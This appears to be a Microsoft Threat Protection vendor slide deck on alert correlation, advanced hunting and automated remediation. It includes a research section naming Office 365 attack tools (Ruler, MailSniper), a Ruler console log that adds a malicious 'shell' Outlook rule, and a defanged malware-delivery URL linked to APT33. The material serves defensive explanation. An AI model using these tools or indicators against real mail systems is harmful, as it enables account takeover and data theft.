and controlled in 2019

11 billion
malicious and
suspicious messages
blocked in 2019


300 billion
user activities profiled
and analyzed in 2019

2.3 billion
endpoint vulnerabilities
discovered daily

Modern Threat Kill Chain is Evolving




As the threat landscape evolves, new challenges arise



Multiple portals

Data, alerts and attacks are visualized in siloed, independent dashboards.




Alerts vs incidents

Signal data is viewed independently, without context or correlation.



Coordinated defense

Defense across perimeters can be extremely difficult without a coordinated approach.



Protection vs prevention


Resources are stretched protecting attacks, rather than preventing them.

Integrating best-in-class products for a cohesive solution:




Identity
AAD IP, AATP,

+




Endpoints
MDATP

+



Apps
MCAS

+



Email & Docs
OATP

+



Expertise
MSTE




Microsoft Threat
Protection

Protect your assets, across the entire organization




Prioritized incidents

Critical threat information is shared across Microsoft's threat protection products in real time to surface what really matters




Automated self-healing

AI and automated playbooks investigate and respond to threats and self-heal compromised assets, optimizing time and resources



Advanced hunting

Custom queries let you use proprietary indicators of compromise, org-specific behavioral patterns, and free-form research to hunt for threats



Microsoft Threat Protection Incident

ATP products working together across cloud and endpoint

Single priority for the attack

Must Look across Microsoft workloads to understand the scope of the attack

The attack is not only alerts:

As example, Low priority Email alert with Device event might create high priority incident

Faster attack Investigation

Reduce time-to-investigate by having **all related alerts and telemetry from all workloads**, and provide a complete view of the attack with all entities and assets impacted

Remediation Posture

Understand the remediation status of the attack, to focus on the most **important areas to mitigate**

More than simply combining alerts

Alert→Alert

Analytic understanding of existing alerts across ATP products (both in-product and cross-product)



Alert→Event

Combining alerts raised by a product with relevant telemetry of another product, promoting events to alerts




Event→Event

Weak signal combination generating new alerts when no individual product had enough confidence



Let's see it in action: The attack story



Smart alert correlations across M365

Each **alert**
has a **unique**
meaning!

AATP Detections	MDATP Telemetry	Joint entity
DATA EXFIL SMB	NTDSDump	Source & Destination machine

Smart alert correlations across M365


Each **alert**
has a **unique**
meaning!

Office ATP Detections	MCAS Telemetry	Joint entity
Email messages containing phish URLs removed after delivery	INBOX_FORWARDING	User

Expand the investigation across M365

Incriminate
events based
on alert leads

AATP Detections	MDATP Telemetry	Joint entity
Suspicious Communication Over DNS	...RemotePort == 53 where Deviceld in (theMachines)	Source & Destination machine
MCAS Detections	MDATP Telemetry	Joint entity
Mass download	let suspiciousMachines=DeviceNetworkEvents where Timestamp between ({{AlertTime} - timeMargin) .. ({AlertTime} + timeMargin)) and RemoteIP in (suspiciousIPs)	IP address
Office ATP Detections	MDATP Telemetry	Joint entity
Email messages containing malware	...join relevantExecutions on Deviceld where SHA256 == Hash or ProcessCommandLine contains FolderPath;	File




Microsoft Threat Protection Advanced Hunting

Advanced Hunting Overview


Integrated

Easy to pivoting to and from any flow




- **Proactive hunting** - not all threat scenarios begin with an alert
 - Proactive and iterative search for threats
 - The power of knowing the network
- **Enrich existing information**
 - Understand the impact of existing alerts (infected machines, users compromised)
 - Hunt on complex behaviors

Advanced Hunting flow



Complete data sources

- Office data
 - Email transactions
 - Post delivery email events
 - Url information
 - Attachment Information
- Azure Active directory
 - Activity against the DC
 - Logons
- Cloud Applications
 - File activity
- Endpoint data
 - Process information
 - Logon
 - Registry
 - File
 - Network
 - More...



Microsoft Threat Protection Self Healing

What is MTP Automatic Self – Healing?

Automatically investigates and remediates potentially compromised assets - Identities, Mailboxes and Devices by orchestrating signals and remediation actions across different MTP workloads

Microsoft Automated Self- Healing

- Automating Self-Healing - orchestrates automation for investigation and remediation of compromised assets users, mailboxes, endpoints and applications
- Prebuilt into security workload and OS – deep visibility & adheres to the same strict OS perf and reliability gates
- All inclusive - leverages the Microsoft Security Graph eco system (DaaS, AVaaS, TI, Detection engine, etc.) no extra cost for 3rd party sandbox, SOAR solution, TI, AV data, etc.
- Works out of the box – 50 build in playbooks logic for optimal investigation and remediation of compromised assets. No need to write, maintain, test and update your own code
- Infinite scale –elastic scale on top of Azure

Why Microsoft Automated Self-healing?



Increased Capacity

Equivalent to adding a team of analysts working 24x7

- Respond at the speed of automation
- Investigate and remediate all alerts automatically
- Free up critical resources to work on strategic initiatives



Lower Costs

Drive down the cost per investigation and remediation

- Takes away manual, repetitive tasks
- Automated remediation eliminates downtime



Immediate ROI

Get the most out of your protection suite

- Get the full value of your protection suite and people
- Up and running in minutes, results are instant
- Stronger overall security


Microsoft Automated Self- Healing vs SOAR solution

MS Automated Self-Healing

- Automating Self-Healing - of compromised assets
- All inclusive - Leverages the Microsoft Security Graph eco system (DaaS, AVaaS, TI, Detection engine, etc.) no extra cost for 3rd party sandbox, SOAR solution, TI, AV data, etc.
- Works out of the box – 50 build in playbooks logic for optimal investigation and remediation of compromised assets

SOAR solution:

- Automating workflows and processes - for security teams
- Extra cost for platform – requires purchasing SOAR platform
- Extra cost for 3rd party solutions - requires purchasing 3rd party solutions such as sandbox, TI, additional sources
- Development / integration cost – requires development / integration of workflows and remediation capabilities



Microsoft Threat Protection Research Studies

Attackers moving to the cloud and combining cloud + endpoint attacks

Ruler (by Sense Post)


- Exchange Bruteforce
- Code Exec via Outlook Rules, Forms or Home Page

```
[*] Retrieving MAPI info
[*] Doing Autodiscover for domain
[+] MAPI URL found: https://mail.evilcorp.ninja/mapi/emsmdb/?MailboxId=
[+] User DN: /o=Evilcorp/ou=Exchange Administrative Group (FYDIBOHF23SP
[*] Got Context, Doing ROPLogin
[*] And we are authenticated
[*] Openning the Inbox
[*] Adding Rule
[*] Rule Added. Fetching list of rules...
[+] Found 1 rules
Rule: shell RuleID: 01000000127380b1
```




MailSniper (by Black Hills)

- GAL enumeration
- Password spray (OWA/EWS)
- Mail exfiltration




O365-Attack-Toolkit (by KitPloit)

- OneDrive/SharePoint exfiltration
- OneDrive document backdooring



HOLMIUM (APT33) exploitation with Ruler Nation-state actor fully embracing the cloud battlefield



Attribution	Middle Eastern-based activity group
Targeting	aerospace, defense, chemical, mining, energy, and petrochemical industries
Observed Objectives	Espionage and destructive behaviors
Aliases	APT33; StoneDrill; Elfin
Active Since	2015

A screenshot of a Twitter post from the account @CNMF_VirusAlert. The post features the official seal of the Cyber National Mission Force (CNMF) of the United States Cyber Command. The text reads: "USCYBERCOM Malware Alert @CNMF_VirusAlert Follow USCYBERCOM has discovered active malicious use of CVE-2017-11774 and recommends immediate #patching. Malware is currently delivered from: 'hxxps://customermgmt.net/page/macro cosm' #cybersecurity #infosec". The post was made at 11:54 AM - 2 Jul 2019. It has 668 Retweets and 709 Likes. A note at the bottom states: "To our broader audience: 'hxxps' is industry standard instead of 'https' to prevent inadvertent clicks on the link."

A screenshot of an Ars Technica news article. The header reads: "Microsoft warns 10,000 customers they're targeted by nation-sponsored hackers". Below the header is a sub-headline: "Hacking remains a tool of choice for influencing elections, company warns." The author's name is DAN GOODIN, and the date is 7/17/2019, 5:20 PM. The article includes a photograph of the United Nations Headquarters building.

HOLMIUM (APT33) exploitation with Ruler

One morning: an early wake-up call from Microsoft Threat Expert

The image shows three windows related to Microsoft Threat Expert alerts and Windows Defender Advanced Threat Protection (WDATP) detection.

Left Window: Displays two alerts under "Alerts > Critical Active Threat Related to adversary using Ruler and PowerShell".

